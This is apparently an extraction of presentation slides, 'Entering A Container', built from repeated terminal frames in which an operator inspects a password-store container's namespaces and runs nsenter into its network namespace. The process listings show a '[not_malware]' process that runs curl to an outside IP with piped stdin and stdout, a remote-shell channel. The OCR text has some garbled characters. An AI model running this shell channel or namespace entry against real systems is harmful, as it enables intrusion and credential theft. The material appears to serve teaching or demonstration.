
```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
```

Entering A Container - Scrolly Text...



```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00 \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00 \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
```

Entering A Container - Scrolly Text...



```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter
```

Entering A Container - Scrolly Text...

```

> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0 1008  47  sc  20:22  0:00 /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.0   0  0  sc  20:22  0:00 gforth passwords.fs passwordstore.fs
root      24745  0.0  0.0   0  0  sc  20:22  0:00 passwordstore

> ls -l /proc/24736/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/24736/ns/net -> net:[4026531840]


> ls -l /proc/24736/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/24736/ns/mnt -> mnt:[4026531841]

> type tcpdump
tcpdump is /usr/bin/tcpdump

> nsenter --target 24736


```

Entering A Container - Scrolly Text...



```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
```

Entering A Container - Scrolly Text...



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a tab indicator '⌘#2'. The terminal displays the following commands and output:

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0 1008    4 ?        Ss   20:22   0:00 \  /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6 12420  2044 ?        S    20:22   0:00 \  gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229    0 ?        S    20:22   0:00 \  passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/self/ns/net -> net:[4026531840]

> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:22 /proc/self/ns/mnt -> mnt:[4026531841]

> type tcpdump
tcpdump is /usr/bin/tcpdump

> nsenter --target 24736 --net
```

A callout box with a pointer to the terminal text contains the text: Or --all

Entering A Container - Scrolly Text...


```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144  5988 ?        Sl   20:22   0:00  \ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576   904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2 19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576   1584 ?        S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576   1612 ?        S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100   4024 ?        R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324   1432 ?        S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2 19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/0:0-events]
```


Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144  5988 ?        Sl   20:22   0:00  \ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2 19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pubkey sha256://vcZg/W9FV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?        S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?        S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100    4024 ?        R    20:28   0:00  | | \ ps
root      24840  0.0  0.3  3324    1432 ?        S    20:28   0:00  | | \ grep
root      24349  0.0  2.2 19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pin edpubkey sha256://vcZg/W9FV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]
```

Entering A Container - Scrolly Text...



```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth po lwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?       Sl   20:22   0:00  \ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2  19952  10440 ?       S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWnWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?       S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?       S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100    4024 ?       R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324    1432 ?       S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2  19956  10412 ?       S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWnWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
```

Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?       Sl   20:22   0:00  \ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2  19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWtWtc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?       S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?       S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100    4024 ?       R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324    1432 ?       S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2  19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWtWtc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/mnt -> mnt:[4026531841]
```

